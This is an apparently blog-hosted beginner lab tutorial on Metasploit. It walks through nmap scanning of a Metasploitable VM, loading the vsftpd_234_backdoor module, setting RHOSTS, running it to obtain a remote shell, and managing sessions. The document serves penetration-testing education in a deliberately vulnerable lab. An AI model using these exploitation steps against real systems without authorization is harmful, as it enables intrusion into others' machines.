
Exploiting Vulnerabilities with Metasploit

Before completing this lab, ensure you are working in a legal and safe environment. If you haven't already, you can set up your own hacking lab by completing our first tutorial:
Setting Up Your Free Virtual Hacking Environment
Now we are moving into one of the most famous tools in cybersecurity:
Metasploit Framework
And honestly, this is the tool many beginners think hacking is all about.
But experienced professionals know something important:
Metasploit Is Only Powerful If You Understand Reconnaissance First
That is why we spent so much time learning:
- networking,
- services,
- ports,
- web applications,
- traffic,
- authentication,
- and vulnerabilities.
Because exploitation without understanding the environment is mostly useless.
What Is Metasploit?
Metasploit is an exploitation framework.
It helps testers:
- identify exploits,
- configure payloads,
- launch attacks,
- gain shells,
- and interact with compromised systems.
Metasploit includes:
- exploit modules,
- payloads,
- scanners,
- auxiliary tools,
- encoders,
- and post-exploitation modules.
This is one of the most widely used frameworks in penetration testing.
Our Lab Setup
We will continue using:
- Kali Linux = attacker machine
- Metasploitable = target machine
Metasploitable intentionally contains vulnerable services designed for learning exploitation safely.
Step 1 – Start Both Virtual Machines
Open VMware.
Start:
- Kali Linux
- Metasploitable
Wait until both fully boot.
Log into Metasploitable with:
Username: msfadmin
Password: msfadmin
Step 2 – Find The Target IP Address
Inside Metasploitable, run:
ifconfig
Look for the IP address.
Example:
192.168.182.130
Write this IP down.
Step 3 – Scan The Target with Nmap
Before exploitation, we always perform reconnaissance.
Inside Kali Linux, run:
nmap -sV TARGET-IP
Example:
nmap -sV 192.168.182.130
The -sV option attempts service version detection.
You may see services like:
21/tcp open ftp vsFTPd 2.3.4
22/tcp open ssh OpenSSH 4.7p1
80/tcp open http Apache 2.2.8
This matters enormously.
Because exploitation depends on:
- versions,
- software,
- services,
- and vulnerabilities.
Step 4 – Understanding Vulnerability Research
Experienced testers research:
- software versions,
- known vulnerabilities,
- CVEs,
- exploit availability,
- and attack paths.
Metasploit helps automate portions of this process.
But the user still needs to understand the environment.
Step 5 – Launch Metasploit
Inside Kali Linux, start Metasploit:
msfconsole
Metasploit may take a minute to fully load.
You should eventually see the Metasploit console.
Step 6 – Understanding The Metasploit Console
Metasploit uses modules.
Examples include:
- exploits,
- scanners,
- payloads,
- and auxiliary modules.
You interact with Metasploit through commands.
This is similar to a Linux shell.
Step 7 – Search for Exploits
We identified:
vsFTPd 2.3.4
Now search for related exploits:
search vsftpd
You may see something like:
exploit/unix/ftp/vsftpd_234_backdoor
This exploit targets a known vulnerable version of vsFTPd.
Step 8 – Select The Exploit
Use the module:
use exploit/unix/ftp/vsftpd_234_backdoor
Metasploit now loads the exploit configuration.
Step 9 – View Required Options
Show options:
show options
You will see configurable settings.
Important fields often include:
| Option | Purpose |
|---|---|
| RHOSTS | target IP |
| RPORT | target port |
Step 10 – Configure The Target IP
Set the target:
set RHOSTS TARGET-IP
Example:
set RHOSTS 192.168.182.130
Step 11 – Run The Exploit
Launch the exploit:
run
Or:
exploit
If successful, you may receive shell access.
Step 12 – Understanding Shell Access
If exploitation succeeds, you may see:
Command shell session opened
Now try commands like:
whoami
Or:
uname -a
This demonstrates remote command execution.
Step 13 – Understanding Payloads
Metasploit often uses:
Payloads
Payloads determine:
- what happens after exploitation,
- how shells behave,
- and what capabilities are available.
Examples include:
- reverse shells,
- Meterpreter sessions,
- command shells.
Step 14 – Understanding Meterpreter
Meterpreter is an advanced Metasploit payload.
It supports:
- file interaction,
- process interaction,
- screenshots,
- shell access,
- privilege operations,
- and post-exploitation actions.
Beginners should first focus on understanding:
- exploitation flow,
- shell access,
- and payload concepts.
Step 15 – View Active Sessions
Show sessions:
sessions
Interact with a session:
sessions -i 1
Replace:
1
with your actual session ID.
Step 16 – Exit Sessions Safely
Exit the shell:
exit
Or background the session:
background
Managing sessions is an important part of penetration testing workflow.
Step 17 – Understand Why Exploitation Works
Exploitation succeeds because:
- software contains vulnerabilities,
- systems remain outdated,
- services are misconfigured,
- or developers make mistakes.
This is why patching matters enormously.
Step 18 – Understanding CVEs
Many vulnerabilities receive identifiers called:
CVEs
Which stands for:
Common Vulnerabilities and Exposures
Example:
CVE-2011-2523
This helps security professionals:
- track vulnerabilities,
- research exploits,
- and coordinate fixes.
Step 19 – Understand Post-Exploitation
Exploitation is usually not the end goal.
After gaining access, attackers may attempt:
- enumeration,
- persistence,
- credential access,
- privilege escalation,
- and lateral movement.
Beginners should first focus on understanding:
- access,
- sessions,
- and exploitation flow.
Step 20 – Common Beginner Mistakes
Running Exploits Blindly
Beginners often launch exploits without understanding:
- services,
- versions,
- or vulnerability details.
That is a terrible habit.
Skipping Reconnaissance
Recon matters more than exploitation.
Memorizing Commands Without Understanding Vulnerabilities
Understand:
- why the exploit works,
- what vulnerability exists,
- and how the service fails.
Assuming Exploits Always Work
Real environments contain:
- firewalls,
- patches,
- monitoring,
- and unstable conditions.
Step 21 – Useful Metasploit Commands
Start Metasploit
msfconsole
Search modules
search vsftpd
Use exploit
use exploit/unix/ftp/vsftpd_234_backdoor
Show options
show options
Set target IP
set RHOSTS 192.168.182.130
Launch exploit
run
View sessions
sessions
Interact with session
sessions -i 1
Step 22 – Why Metasploit Matters
Metasploit teaches important concepts:
- exploitation,
- payloads,
- sessions,
- vulnerability research,
- service analysis,
- and post-exploitation workflow.
And honestly, understanding exploitation frameworks is important for:
- penetration testers,
- defenders,
- vulnerability analysts,
- and security researchers.
Because defenders need to understand how attackers operate too.
Step 23 – The Most Important Lesson
The biggest beginner mistake is believing:
“Metasploit does the hacking.”
It does not.
The real skill is:
- reconnaissance,
- understanding systems,
- identifying vulnerabilities,
- and knowing why exploitation works.
The framework only automates parts of the process.
Closing Thoughts
Metasploit is one of the most famous cybersecurity tools ever created.
And while beginners often focus only on exploitation, the real value comes from understanding:
- vulnerabilities,
- systems,
- services,
- and attack flow.
The real lesson is not:
- “how to launch exploits.”
The real lesson is understanding:
- why vulnerabilities exist,
- why outdated systems become dangerous,
- and why security hygiene matters.
In the next tutorials, we will continue exploring Kali Linux tools, internal network attacks, and penetration testing concepts inside our hacking lab.
Please Subscribe to keep up with future tutorials, and always feel free to contact me or leave a comment below.